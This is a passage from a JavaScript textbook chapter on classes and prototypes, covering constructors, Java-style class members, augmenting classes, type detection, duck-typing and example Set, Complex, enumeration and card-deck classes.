The existence of this predefined prototype object with its constructor property means that objects typically inherit a constructor property that refers to their constructor. Since constructors serve as the public identity of a class, this constructor property gives the class of an object:

```
var o = new F();       // Create an object o of class F
o.constructor === F    // => true: the constructor property specifies the class
```

Figure 9-1 illustrates this relationship between the constructor function, its prototype object, the back reference from the prototype to the constructor, and the instances created with the constructor.




Figure 9-1. A constructor function, its prototype, and instances

Notice that Figure 9-1 uses our Range() constructor as an example. In fact, however, the Range class defined in Example 9-2 overwrites the predefined Range.prototype object with an object of its own. And the new prototype object it defines does not have a constructor property. So instances of the Range class, as defined, do not have a constructor property. We can remedy this problem by explicitly adding a constructor to the prototype:

```
Range.prototype = {
    constructor: Range,  // Explicitly set the constructor back-reference
    includes: function(x) { return this.from <= x && x <= this.to; },
    foreach: function(f) {
        for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);
    },
    toString: function() { return "(" + this.from + "..." + this.to + ")"; }
};
```

Another common technique is to use the predefined prototype object with its constructor property, and add methods to it one at a time:

```
// Extend the predefined Range.prototype object so we don't overwrite
// the automatically created Range.prototype.constructor property.
Range.prototype.includes = function(x) { return this.from<=x && x<=this.to; };
Range.prototype.foreach = function(f) {
    for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);
};
Range.prototype.toString = function() {
    return "(" + this.from + "..." + this.to + ")";
};
```

9.3 Java-Style Classes in JavaScript

If you have programmed in Java or a similar strongly-typed object-oriented language, you may be accustomed to thinking about four kinds of class *members*:

Instance fields
: These are the per-instance properties or variables that hold the state of individual objects.

Instance methods
: These are methods that are shared by all instances of the class that are invoked through individual instances.

Class fields
: These are properties or variables associated with the class rather than the instances of the class.

Class methods
: These are methods that are associated with the class rather than with instances.

One way JavaScript differs from Java is that its functions are values, and there is no hard distinction between methods and fields. If the value of a property is a function, that property defines a method; otherwise, it is just an ordinary property or "field." Despite this difference, we can simulate each of Java's four categories of class members in JavaScript. In JavaScript, there are three different objects involved in any class definition (see Figure 9-1), and the properties of these three objects act like different kinds of class members:

Constructor object
: As we've noted, the constructor function (an object) defines a name for a JavaScript class. Properties you add to this constructor object serve as class fields and class methods (depending on whether the property values are functions or not).

Prototype object
: The properties of this object are inherited by all instances of the class, and properties whose values are functions behave like instance methods of the class.

Instance object
: Each instance of a class is an object in its own right, and properties defined directly on an instance are not shared by any other instances. Nonfunction properties defined on instances behave as the instance fields of the class.

We can reduce the process of class definition in JavaScript to a three-step algorithm. First, write a constructor function that sets instance properties on new objects. Second, define instance methods on the `prototype` object of the constructor. Third, define class fields and class properties on the constructor itself. We can even implement this algorithm as a simple `defineClass()` function. (It uses the `extend()` function of Example 6-2 as patched in Example 8-3):

```
// A simple function for defining simple classes
function defineClass(constructor,  // A function that sets instance properties
```

```
                    methods,      // Instance methods: copied to prototype
                    statics)      // Class properties: copied to constructor
{
    if (methods) extend(constructor.prototype, methods);
    if (statics) extend(constructor, statics);
    return constructor;
}

// This is a simple variant of our Range class
var SimpleRange =
    defineClass(function(f,t) { this.f = f; this.t = t; },
                {
                    includes: function(x) { return this.f <= x && x <= this.t;},
                    toString: function() { return this.f + "..." + this.t; }
                },
                { upto: function(t) { return new SimpleRange(0, t); } });
```

Example 9-3 is a longer class definition. It creates a class that represents complex numbers and demonstrates how to simulate Java-style class members using JavaScript. It does this "manually"—without relying on the `defineClass()` function above.

Example 9-3. Complex.js: A complex number class

```
/*
 * Complex.js:
 * This file defines a Complex class to represent complex numbers.
 * Recall that a complex number is the sum of a real number and an
 * imaginary number and that the imaginary number i is the square root of -1.
 */

/*
 * This constructor function defines the instance fields r and i on every
 * instance it creates.  These fields hold the real and imaginary parts of
 * the complex number: they are the state of the object.
 */
function Complex(real, imaginary) {
    if (isNaN(real) || isNaN(imaginary)) // Ensure that both args are numbers.
        throw new TypeError();           // Throw an error if they are not.
    this.r = real;                       // The real part of the complex number.
    this.i = imaginary;                  // The imaginary part of the number.
}

/*
 * The instance methods of a class are defined as function-valued properties
 * of the prototype object.  The methods defined here are inherited by all
 * instances and provide the shared behavior of the class. Note that JavaScript
 * instance methods must use the this keyword to access the instance fields.
 */

// Add a complex number to this one and return the sum in a new object.
Complex.prototype.add = function(that) {
    return new Complex(this.r + that.r, this.i + that.i);
};

// Multiply this complex number by another and return the product.
Complex.prototype.mul = function(that) {
```

```
    return new Complex(this.r * that.r - this.i * that.i,
                       this.r * that.i + this.i * that.r);
};

// Return the real magnitude of a complex number. This is defined
// as its distance from the origin (0,0) of the complex plane.
Complex.prototype.mag = function() {
    return Math.sqrt(this.r*this.r + this.i*this.i);
};

// Return a complex number that is the negative of this one.
Complex.prototype.neg = function() { return new Complex(-this.r, -this.i); };

// Convert a Complex object to a string in a useful way.
Complex.prototype.toString = function() {
    return "{" + this.r + "," + this.i + "}";
};

// Test whether this Complex object has the same value as another.
Complex.prototype.equals = function(that) {
    return that != null &&                      // must be defined and non-null
        that.constructor === Complex &&         // and an instance of Complex
        this.r === that.r && this.i === that.i; // and have the same values.
};

/*
 * Class fields (such as constants) and class methods are defined as
 * properties of the constructor. Note that class methods do not
 * generally use the this keyword: they operate only on their arguments.
 */

// Here are some class fields that hold useful predefined complex numbers.
// Their names are uppercase to indicate that they are constants.
// (In ECMAScript 5, we could actually make these properties read-only.)
Complex.ZERO = new Complex(0,0);
Complex.ONE = new Complex(1,0);
Complex.I = new Complex(0,1);

// This class method parses a string in the format returned by the toString
// instance method and returns a Complex object or throws a TypeError.
Complex.parse = function(s) {
    try {          // Assume that the parsing will succeed
        var m = Complex._format.exec(s);  // Regular expression magic
        return new Complex(parseFloat(m[1]), parseFloat(m[2]));
    } catch (x) {  // And throw an exception if it fails
        throw new TypeError("Can't parse '" + s + "' as a complex number.");
    }
};

// A "private" class field used in Complex.parse() above.
// The underscore in its name indicates that it is intended for internal
// use and should not be considered part of the public API of this class.
Complex._format = /^\{([^,]+),([^}]+)\}$/;
```

With the Complex class of Example 9-3 defined, we can use the constructor, instance fields, instance methods, class fields, and class methods with code like this:

```
var c = new Complex(2,3);      // Create a new object with the constructor
var d = new Complex(c.i,c.r); // Use instance properties of c
c.add(d).toString();           // => "{5,5}": use instance methods
// A more complex expression that uses a class method and field
Complex.parse(c.toString()).  // Convert c to a string and back again,
    add(c.neg()).              // add its negative to it,
    equals(Complex.ZERO)       // and it will always equal zero
```

Although JavaScript classes can emulate Java-style class members, there are a number of significant Java features that JavaScript classes do not support. First, in the instance methods of Java classes, instance fields can be used as if they were local variables—there is no need to prefix them with `this`. JavaScript does not do this, but you could achieve a similar effect using a `with` statement (this is not recommended, however):

```
Complex.prototype.toString = function() {
    with(this) {
        return "{" + r + "," + i + "}";
    }
};
```

Java allows fields to be declared `final` to indicate that they are constants, and it allows fields and methods to be declared `private` to specify that they are private to the class implementation and should not be visible to users of the class. JavaScript does not have these keywords, and Example 9-3 uses typographical conventions to provide hints that some properties (whose names are in capital letters) should not be changed and that others (whose names begin with an underscore) should not be used outside of the class. We'll return to both of these topics later in the chapter: private properties can be emulated using the local variables of a closure (see §9.6.6) and constant properties are possible in ECMAScript 5 (see §9.8.2).

9.4 Augmenting Classes

JavaScript's prototype-based inheritance mechanism is dynamic: an object inherits properties from its prototype, even if the properties of the prototype change after the object is created. This means that we can augment JavaScript classes simply by adding new methods to their prototype objects. Here is code that adds a method for computing the complex conjugate to the Complex class of Example 9-3:

```
// Return a complex number that is the complex conjugate of this one.
Complex.prototype.conj = function() { return new Complex(this.r, -this.i); };
```

The prototype object of built-in JavaScript classes is also "open" like this, which means that we can add methods to numbers, strings, arrays, functions, and so on. We did this in Example 8-5 when we added a `bind()` method to the function class in ECMAScript 3 implementations where it did not already exist:

```
if (!Function.prototype.bind) {
    Function.prototype.bind = function(o /*, args */) {
```

```
        // Code for the bind method goes here...
    };
}
```

Here are some other examples:

```
// Invoke the function f this many times, passing the iteration number
// For example, to print "hello" 3 times:
//     var n = 3;
//     n.times(function(n) { console.log(n + " hello"); });
Number.prototype.times = function(f, context) {
    var n = Number(this);
    for(var i = 0; i < n; i++) f.call(context, i);
};

// Define the ES5 String.trim() method if one does not already exist.
// This method returns a string with whitespace removed from the start and end.
String.prototype.trim = String.prototype.trim || function() {
    if (!this) return this;           // Don't alter the empty string
    return this.replace(/^\s+|\s+$/g, ""); // Regular expression magic
};

// Return a function's name.  If it has a (nonstandard) name property, use it.
// Otherwise, convert the function to a string and extract the name from that.
// Returns an empty string for unnamed functions like itself.
Function.prototype.getName = function() {
    return this.name || this.toString().match(/function\s*([^(]*)\(/)[1];
};
```

It is possible to add methods to `Object.prototype`, making them available on all objects. This is not recommended, however, because prior to ECMAScript 5, there is no way to make these add-on methods nonenumerable, and if you add properties to `Object.prototype`, those properties will be reported by all `for/in` loops. In §9.8.1 we'll see an example of using the ECMAScript 5 method `Object.defineProperty()` to safely augment `Object.prototype`.

It is implementation-dependent whether classes defined by the host environment (such as the web browser) can be augmented in this way. In many web browsers, for example, you can add methods to `HTMLElement.prototype` and those methods will be inherited by the objects that represent the HTML tags in the current document. This does not work in current versions of Microsoft's Internet Explorer, however, which severely limits the utility of this technique for client-side programming.

9.5 Classes and Types

Recall from Chapter 3 that JavaScript defines a small set of types: null, undefined, boolean, number, string, function, and object. The `typeof` operator (§4.13.2) allows us to distinguish among these types. Often, however, it is useful to treat each class as its own type and to be able to distinguish objects based on their class. The built-in objects of core JavaScript (and often the host objects of client-side JavaScript) can be distinguished on the basis of their *class* attribute (§6.8.2) using code like the

classof() function of Example 6-4. But when we define our own classes using the techniques shown in this chapter, the instance objects always have a *class* attribute of "Object", so the classof() function doesn't help here.

The subsections that follow explain three techniques for determining the class of an arbitrary object: the instanceof operator, the constructor property, and the name of the constructor function. None of these techniques is entirely satisfactory, however, and the section concludes with a discussion of duck-typing, a programming philosophy that focuses on what an object can do (what methods it has) rather than what its class is.

9.5.1 The instanceof operator

The instanceof operator was described in §4.9.4. The left-hand operand should be the object whose class is being tested, and the right-hand operand should be a constructor function that names a class. The expression o instanceof c evaluates to true if o inherits from c.prototype. The inheritance need not be direct. If o inherits from an object that inherits from an object that inherits from c.prototype, the expression will still evaluate to true.

As noted earlier in this chapter, constructors act as the public identity of classes, but prototypes are the fundamental identity. Despite the use of a constructor function with instanceof, this operator is really testing what an object inherits from, not what constructor was used to create it.

If you want to test the prototype chain of an object for a specific prototype object and do not want to use the constructor function as an intermediary, you can use the isPrototypeOf() method. For example, we could test whether an object r was a member of the range class defined in Example 9-1 with this code:

```
range.methods.isPrototypeOf(r);  // range.methods is the prototype object.
```

One shortcoming of the instanceof operator and the isPrototypeOf() method is that they do not allow us to query the class of an object, only to test an object against a class we specify. A more serious shortcoming arises in client-side JavaScript where a web application uses more than one window or frame. Each window or frame is a distinct execution context, and each has its own global object and its own set of constructor functions. Two arrays created in two different frames inherit from two identical but distinct prototype objects, and an array created in one frame is not instanceof the Array() constructor of another frame.

9.5.2 The constructor property

Another way to identify the class of an object is to simply use the constructor property. Since constructors are the public face of classes, this is a straightforward approach. For example:

```
function typeAndValue(x) {
    if (x == null) return "";  // Null and undefined don't have constructors
    switch(x.constructor) {
    case Number:  return "Number: " + x;          // Works for primitive types
    case String:  return "String: '" + x + "'";
    case Date:    return "Date: " + x;            // And for built-in types
    case RegExp:  return "Regexp: " + x;
    case Complex: return "Complex: " + x;         // And for user-defined types
    }
}
```

Note that the expressions following the case keyword in the code above are functions. If we were using the typeof operator or extracting the *class* attribute of the object, they would be strings instead.

This technique of using the constructor property is subject to the same problem as instanceof. It won't always work when there are multiple execution contexts (such as multiple frames in a browser window) that share values. In this situation, each frame has its own set of constructor functions: the Array constructor in one frame is not the same as the Array constructor in another frame.

Also, JavaScript does not require that every object have a constructor property: this is a convention based on the default prototype object created for each function, but it is easy to accidentally or intentionally omit the constructor property on the prototype. The first two classes in this chapter, for example, were defined in such a way (in Examples 9-1 and 9-2) that their instances did not have constructor properties.

9.5.3 The Constructor Name

The main problem with using the instanceof operator or the constructor property for determining the class of an object occurs when there are multiple execution contexts and thus multiple copies of the constructor functions. These functions may well be identical, but they are distinct objects and are therefore not equal to each other.

One possible workaround is to use the name of the constructor function as the class identifier rather than the function itself. The Array constructor in one window is not equal to the Array constructor in another window, but their names are equal. Some JavaScript implementations make the name of a function available through a nonstandard name property of the function object. For implementations without a name property, we can convert the function to a string and extract the name from that. (We did this in §9.4 when we showed how to add a getName() method to the Function class.)

Example 9-4 defines a type() function that returns the type of an object as a string. It handles primitive values and functions with the typeof operator. For objects, it returns

either the value of the *class* attribute or the name of the constructor. The `type()` function uses the `classof()` function from Example 6-4 and the `Function.getName()` method from §9.4. The code for that function and method are included here for simplicity.

Example 9-4. A type() function to determine the type of a value

```
/**
 * Return the type of o as a string:
 *   -If o is null, return "null", if o is NaN, return "nan".
 *   -If typeof returns a value other than "object" return that value.
 *    (Note that some implementations identify regexps as functions.)
 *   -If the class of o is anything other than "Object", return that.
 *   -If o has a constructor and that constructor has a name, return it.
 *   -Otherwise, just return "Object".
 **/
function type(o) {
    var t, c, n;  // type, class, name

    // Special case for the null value:
    if (o === null) return "null";

    // Another special case: NaN is the only value not equal to itself:
    if (o !== o) return "nan";

    // Use typeof for any value other than "object".
    // This identifies any primitive value and also functions.
    if ((t = typeof o) !== "object") return t;

    // Return the class of the object unless it is "Object".
    // This will identify most native objects.
    if ((c = classof(o)) !== "Object") return c;

    // Return the object's constructor name, if it has one
    if (o.constructor && typeof o.constructor === "function" &&
        (n = o.constructor.getName())) return n;

    // We can't determine a more specific type, so return "Object"
    return "Object";
}

// Return the class of an object.
function classof(o) {
    return Object.prototype.toString.call(o).slice(8,-1);
};

// Return the name of a function (may be "") or null for nonfunctions
Function.prototype.getName = function() {
    if ("name" in this) return this.name;
    return this.name = this.toString().match(/function\s*([^(]*)\(/)[1];
};
```

This technique of using the constructor name to identify the class of an object has one of the same problems as using the `constructor` property itself: not all objects have a `constructor` property. Furthermore, not all functions have a name. If we define a

constructor using an unnamed function definition expression, the `getName()` method will return an empty string:

```
// This constructor has no name
var Complex = function(x,y) { this.r = x; this.i = y; }
// This constructor does have a name
var Range = function Range(f,t) { this.from = f; this.to = t; }
```

9.5.4 Duck-Typing

None of the techniques described above for determining the class of an object are problem-free, at least in client-side JavaScript. An alternative is to sidestep the issue: instead of asking "what is the class of this object?" we ask instead, "what can this object do?" This approach to programming is common in languages like Python and Ruby and is called *duck-typing* after this expression (often attributed to poet James Whitcomb Riley):

> When I see a bird that walks like a duck and swims like a duck and quacks like a duck, I call that bird a duck.

For JavaScript programmers, this aphorism can be understood to mean "if an object can walk and swim and quack like a Duck, then we can treat it as a Duck, even if it does not inherit from the prototype object of the Duck class."

The Range class of Example 9-2 serves as an example. This class was designed with numeric ranges in mind. Notice, however, that the `Range()` constructor does not check its arguments to ensure that they are numbers. It does use the `>` operator on them, however, so it assumes that they are comparable. Similarly, the `includes()` method uses the `<=` operator but makes no other assumptions about the endpoints of the range. Because the class does not enforce a particular type, its `includes()` method works for any kind of endpoint that can be compared with the relational operators:

```
var lowercase = new Range("a", "z");
var thisYear = new Range(new Date(2009, 0, 1), new Date(2010, 0, 1));
```

The `foreach()` method of our Range class doesn't explicitly test the type of the range endpoints either, but its use of `Math.ceil()` and the `++` operator means that it only works with numeric endpoints.

As another example, recall the discussion of array-like objects from §7.11. In many circumstances, we don't need to know whether an object is a true instance of the Array class: it is enough to know that it has a nonnegative integer `length` property. The existence of an integer-valued `length` is how arrays walk, we might say, and any object that can walk in this way can (in many circumstances) be treated as an array.

Keep in mind, however, that the `length` property of true arrays has special behavior: when new elements are added, the length is automatically updated, and when the length is set to a smaller value, the array is automatically truncated. We might say that this is how arrays swim and quack. If you are writing code that requires swimming and quacking, you can't use an object that only walks like an array.

The examples of duck-typing presented above involve the response of objects to the < operator and the special behavior of the `length` property. More typically, however, when we talk about duck-typing, we're talking about testing whether an object implements one or more methods. A strongly-typed `triathlon()` function might require its argument to be an TriAthlete object. A duck-typed alternative could be designed to accept any object that has `walk()`, `swim()`, and `bike()` methods. Less frivolously, we might redesign our Range class so that instead of using the < and ++ operators, it uses the `compareTo()` and `succ()` (successor) methods of its endpoint objects.

One approach to duck-typing is laissez-faire: we simply assume that our input objects implement the necessary methods and perform no checking at all. If the assumption is invalid, an error will occur when our code attempts to invoke a nonexistent method. Another approach does check the input objects. Rather than check their class, however, it checks that they implement methods with the appropriate names. This allows us to reject bad input earlier and can result in more informative error messages.

Example 9-5 defines a `quacks()` function ("implements" would be a better name, but `implements` is a reserved word) that can be useful when duck-typing. `quacks()` tests whether an object (the first argument) implements the methods specified by the remaining arguments. For each remaining argument, if the argument is a string, it checks for a method by that name. If the argument is an object, it checks whether the first object implements methods with the same names as the methods of that object. If the argument is a function, it is assumed to be a constructor, and the function checks whether the first object implements methods with the same names as the prototype object.

Example 9-5. A function for duck-type checking

```
// Return true if o implements the methods specified by the remaining args.
function quacks(o /*, ... */) {
    for(var i = 1; i < arguments.length; i++) {  // for each argument after o
        var arg = arguments[i];
        switch(typeof arg) { // If arg is a:
        case 'string':       // string: check for a method with that name
            if (typeof o[arg] !== "function") return false;
            continue;
        case 'function':     // function: use the prototype object instead
            // If the argument is a function, we use its prototype object
            arg = arg.prototype;
            // fall through to the next case
        case 'object':       // object: check for matching methods
            for(var m in arg) { // For each property of the object
                if (typeof arg[m] !== "function") continue; // skip non-methods
                if (typeof o[m] !== "function") return false;
            }
        }
    }

    // If we're still here, then o implements everything
    return true;
}
```

There are a couple of important things to keep in mind about this quacks() function. First, it only tests that an object has one or more function-valued properties with specified names. The existence of these properties doesn't tell us anything about what those functions do or how many and what kind of arguments they expect. This, however, is the nature of duck-typing. If you define an API that uses duck-typing rather than a stronger version of type checking, you are creating a more flexible API but also entrusting the user of your API with the responsibility to use the API correctly. The second important point to note about the quacks() function is that it doesn't work with built-in classes. For example, you can't write quacks(o, Array) to test that o has methods with the same names as all Array methods. This is because the methods of the built-in classes are nonenumerable and the for/in loop in quacks() does not see them. (Note that this can be remedied in ECMAScript 5 with the use of Object.getOwnPropertyNames().)

9.6 Object-Oriented Techniques in JavaScript

So far in this chapter we've covered the architectural fundamentals of classes in JavaScript: the importance of the prototype object, its connections to the constructor function, how the instanceof operator works, and so on. In this section we switch gears and demonstrate a number of practical (though not fundamental) techniques for programming with JavaScript classes. We begin with two nontrivial example classes that are interesting in their own right but also serve as starting points for the discussions that follow.

9.6.1 Example: A Set Class

A *set* is a data structure that represents an unordered collection of values, with no duplicates. The fundamental operations on sets are adding values and testing whether a value is a member of the set, and sets are generally implemented so that these operations are fast. JavaScript's objects are basically sets of property names, with values associated with each name. It is trivial, therefore, to use an object as a set of strings. Example 9-6 implements a more general Set class in JavaScript. It works by mapping any JavaScript value to a unique string, and then using that string as a property name. Objects and functions do not have a concise and reliably unique string representation, so the Set class must define an identifying property on any object or function stored in the set.

Example 9-6. Set.js: An arbitrary set of values

```
function Set() {          // This is the constructor
    this.values = {};     // The properties of this object hold the set
    this.n = 0;           // How many values are in the set
    this.add.apply(this, arguments);  // All arguments are values to add
}

// Add each of the arguments to the set.
Set.prototype.add = function() {
```

```
    for(var i = 0; i < arguments.length; i++) {  // For each argument
        var val = arguments[i];                  // The value to add to the set
        var str = Set._v2s(val);                 // Transform it to a string
        if (!this.values.hasOwnProperty(str)) {  // If not already in the set
            this.values[str] = val;              // Map string to value
            this.n++;                            // Increase set size
        }
    }
    return this;                                 // Support chained method calls
};

// Remove each of the arguments from the set.
Set.prototype.remove = function() {
    for(var i = 0; i < arguments.length; i++) {  // For each argument
        var str = Set._v2s(arguments[i]);        // Map to a string
        if (this.values.hasOwnProperty(str)) {   // If it is in the set
            delete this.values[str];             // Delete it
            this.n--;                            // Decrease set size
        }
    }
    return this;                                 // For method chaining
};

// Return true if the set contains value; false otherwise.
Set.prototype.contains = function(value) {
    return this.values.hasOwnProperty(Set._v2s(value));
};

// Return the size of the set.
Set.prototype.size = function() { return this.n; };

// Call function f on the specified context for each element of the set.
Set.prototype.foreach = function(f, context) {
    for(var s in this.values)                // For each string in the set
        if (this.values.hasOwnProperty(s))   // Ignore inherited properties
            f.call(context, this.values[s]); // Call f on the value
};

// This internal function maps any JavaScript value to a unique string.
Set._v2s = function(val) {
    switch(val) {
        case undefined:     return 'u';          // Special primitive
        case null:          return 'n';          // values get single-letter
        case true:          return 't';          // codes.
        case false:         return 'f';
        default: switch(typeof val) {
            case 'number':  return '#' + val;    // Numbers get # prefix.
            case 'string':  return '"' + val;    // Strings get " prefix.
            default: return '@' + objectId(val); // Objs and funcs get @
        }
    }

    // For any object, return a string. This function will return a different
    // string for different objects, and will always return the same string
    // if called multiple times for the same object. To do this it creates a
    // property on o. In ES5 the property would be nonenumerable and read-only.
```

```
    function objectId(o) {
        var prop = "|**objectid**|";   // Private property name for storing ids
        if (!o.hasOwnProperty(prop))   // If the object has no id
            o[prop] = Set._v2s.next++; // Assign it the next available
        return o[prop];                // Return the id
    }
};
Set._v2s.next = 100;    // Start assigning object ids at this value.
```

9.6.2 Example: Enumerated Types

An *enumerated type* is a type with a finite set of values that are listed (or "enumerated") when the type is defined. In C and languages derived from it, enumerated types are declared with the `enum` keyword. `enum` is a reserved (but unused) word in ECMAScript 5 which leaves open the possibility that JavaScript may someday have native enumerated types. Until then, Example 9-7 shows how you can define your own enumerated types in JavaScript. Note that it uses the `inherit()` function from Example 6-1 .

Example 9-7 consists of a single function `enumeration()`. This is not a constructor function, however: it does not define a class named "enumeration". Instead, this is a factory function: each invocation creates and returns a new class. Use it like this:

```
// Create a new Coin class with four values: Coin.Penny, Coin.Nickel, etc.
var Coin = enumeration({Penny: 1, Nickel:5, Dime:10, Quarter:25});
var c = Coin.Dime;                  // This is an instance of the new class
c instanceof Coin                   // => true: instanceof works
c.constructor == Coin               // => true: constructor property works
Coin.Quarter + 3*Coin.Nickel        // => 40: values convert to numbers
Coin.Dime == 10                     // => true: more conversion to numbers
Coin.Dime > Coin.Nickel             // => true: relational operators work
String(Coin.Dime) + ":" + Coin.Dime // => "Dime:10": coerce to string
```

The point of this example is to demonstrate that JavaScript classes are much more flexible and dynamic than the static classes of languages like C++ and Java.

Example 9-7. Enumerated types in JavaScript

```
// This function creates a new enumerated type.  The argument object specifies
// the names and values of each instance of the class. The return value
// is a constructor function that identifies the new class.  Note, however
// that the constructor throws an exception: you can't use it to create new
// instances of the type.  The returned constructor has properties that
// map the name of a value to the value itself, and also a values array,
// a foreach() iterator function
function enumeration(namesToValues) {
    // This is the dummy constructor function that will be the return value.
    var enumeration = function() { throw "Can't Instantiate Enumerations"; };

    // Enumerated values inherit from this object.
    var proto = enumeration.prototype = {
        constructor: enumeration,                   // Identify type
        toString: function() { return this.name; }, // Return name
        valueOf: function() { return this.value; }, // Return value
```

```
        toJSON: function() { return this.name; }    // For serialization
    };

    enumeration.values = []; // An array of the enumerated value objects

    // Now create the instances of this new type.
    for(name in namesToValues) {          // For each value
        var e = inherit(proto);           // Create an object to represent it
        e.name = name;                    // Give it a name
        e.value = namesToValues[name];    // And a value
        enumeration[name] = e;            // Make it a property of constructor
        enumeration.values.push(e);       // And store in the values array
    }
    // A class method for iterating the instances of the class
    enumeration.foreach = function(f,c) {
        for(var i = 0; i < this.values.length; i++) f.call(c,this.values[i]);
    };

    // Return the constructor that identifies the new type
    return enumeration;
}
```

The "hello world" of enumerated types is to use an enumerated type to represent the suits in a deck of cards. Example 9-8 uses the `enumeration()` function in this way and also defines classes to represents cards and decks of cards.[1]

Example 9-8. Representing cards with enumerated types

```
// Define a class to represent a playing card
function Card(suit, rank) {
    this.suit = suit;          // Each card has a suit
    this.rank = rank;          // and a rank
}

// These enumerated types define the suit and rank values
Card.Suit = enumeration({Clubs: 1, Diamonds: 2, Hearts:3, Spades:4});
Card.Rank = enumeration({Two: 2, Three: 3, Four: 4, Five: 5, Six: 6,
                         Seven: 7, Eight: 8, Nine: 9, Ten: 10,
                         Jack: 11, Queen: 12, King: 13, Ace: 14});

// Define a textual representation for a card
Card.prototype.toString = function() {
    return this.rank.toString() + " of " + this.suit.toString();
};
// Compare the value of two cards as you would in poker
Card.prototype.compareTo = function(that) {
    if (this.rank < that.rank) return -1;
    if (this.rank > that.rank) return 1;
    return 0;
};

// A function for ordering cards as you would in poker
```

1. This example is based on a Java example by Joshua Bloch, available at *http://jcp.org/aboutJava/communityprocess/jsr/tiger/enum.html*.

```
Card.orderByRank = function(a,b) { return a.compareTo(b); };

// A function for ordering cards as you would in bridge
Card.orderBySuit = function(a,b) {
    if (a.suit < b.suit) return -1;
    if (a.suit > b.suit) return 1;
    if (a.rank < b.rank) return -1;
    if (a.rank > b.rank) return  1;
    return 0;
};


// Define a class to represent a standard deck of cards
function Deck() {
    var cards = this.cards = [];      // A deck is just an array of cards
    Card.Suit.foreach(function(s) {  // Initialize the array
                          Card.Rank.foreach(function(r) {
                                                cards.push(new Card(s,r));
                                            });
                      });
}

// Shuffle method: shuffles cards in place and returns the deck
Deck.prototype.shuffle = function() {
    // For each element in the array, swap with a randomly chosen lower element
    var deck = this.cards, len = deck.length;
    for(var i = len-1; i > 0; i--) {
        var r = Math.floor(Math.random()*(i+1)), temp;      // Random number
        temp = deck[i], deck[i] = deck[r], deck[r] = temp; // Swap
    }
    return this;
};

// Deal method: returns an array of cards
Deck.prototype.deal = function(n) {
    if (this.cards.length < n) throw "Out of cards";
    return this.cards.splice(this.cards.length-n, n);
};

// Create a new deck of cards, shuffle it, and deal a bridge hand
var deck = (new Deck()).shuffle();
var hand = deck.deal(13).sort(Card.orderBySuit);
```

9.6.3 Standard Conversion Methods

§3.8.3 and §6.10 described important methods used for type conversion of objects, some of which are invoked automatically by the JavaScript interpreter when conversion is necessary. You do not need to implement these methods for every class you write, but they are important methods, and if you do not implement them for your classes, it should be a conscious choice not to implement them rather than mere oversight.

The first, and most important, method is `toString()`. The purpose of this method is to return a string representation of an object. JavaScript automatically invokes this method if you use an object where a string is expected—as a property name, for example,

or with the + operator to perform string concatenation. If you don't implement this method, your class will inherit the default implementation from `Object.prototype` and will convert to the useless string "[object Object]". A `toString()` method might return a human-readable string suitable for display to end users of your program. Even if this is not necessary, however, it is often useful to define `toString()` for ease of debugging. The Range and Complex classes in Examples 9-2 and 9-3 have `toString()` methods, as do the enumerated types of Example 9-7. We'll define a `toString()` method for the Set class of Example 9-6 below.

The `toLocaleString()` is closely related to `toString()`: it should convert an object to a string in a locale-sensitive way. By default, objects inherit a `toLocaleString()` method that simply calls their `toString()` method. Some built-in types have useful `toLocaleString()` methods that actually return locale-dependent strings. If you find yourself writing a `toString()` method that converts other objects to strings, you should also define a `toLocaleString()` method that performs those conversions by invoking the `toLocaleString()` method on the objects. We'll do this for the Set class below.

The third method is `valueOf()`. Its job is to convert an object to a primitive value. The `valueOf()` method is invoked automatically when an object is used in a numeric context, with arithmetic operators (other than +) and with the relational operators, for example. Most objects do not have a reasonable primitive representation and do not define this method. The enumerated types in Example 9-7 demonstrate a case in which the `valueOf()` method is important, however.

The fourth method is `toJSON()`, which is invoked automatically by `JSON.stringify()`. The JSON format is intended for serialization of data structures and can handle JavaScript primitive values, arrays, and plain objects. It does not know about classes, and when serializing an object, it ignores the object's prototype and constructor. If you call `JSON.stringify()` on a Range or Complex object, for example, it returns a string like `{"from":1, "to":3}` or `{"r":1, "i":-1}`. If you pass these strings to `JSON.parse()`, you'll obtain a plain object with properties appropriate for Range and Complex objects, but which do not inherit the Range and Complex methods.

This kind of serialization is appropriate for classes like Range and Complex, but for other classes you may want to write a `toJSON()` method to define some other serialization format. If an object has a `toJSON()` method, `JSON.stringify()` does not serialize the object but instead calls `toJSON()` and serializes the value (either primitive or object) that it returns. Date objects, for example, have a `toJSON()` method that returns a string representation of the date. The enumerated types of Example 9-7 do the same: their `toJSON()` method is the same as their `toString()` method. The closest JSON analog to a set is an array, so we'll define a `toJSON()` method below that converts a Set object to an array of values.

The Set class of Example 9-6 does not define any of these methods. A set has no primitive representation, so it doesn't make sense to define a `valueOf()` method, but the class should probably have `toString()`, `toLocaleString()`, and `toJSON()` methods. We

can do that with code like the following. Note the use of the extend() function (Example 6-2) to add methods to Set.prototype:

```
// Add these methods to the Set prototype object.
extend(Set.prototype, {
          // Convert a set to a string
          toString: function() {
              var s = "{", i = 0;
              this.foreach(function(v) { s += ((i++ > 0)?", ":"") + v; });
              return s + "}";
          },
          // Like toString, but call toLocaleString on all values
          toLocaleString : function() {
              var s = "{", i = 0;
              this.foreach(function(v) {
                              if (i++ > 0) s += ", ";
                              if (v == null) s += v; // null & undefined
                              else s += v.toLocaleString(); // all others
                           });
              return s + "}";
          },
          // Convert a set to an array of values
          toArray: function() {
              var a = [];
              this.foreach(function(v) { a.push(v); });
              return a;
          }
      });

// Treat sets like arrays for the purposes of JSON stringification.
Set.prototype.toJSON = Set.prototype.toArray;
```

9.6.4 Comparison Methods

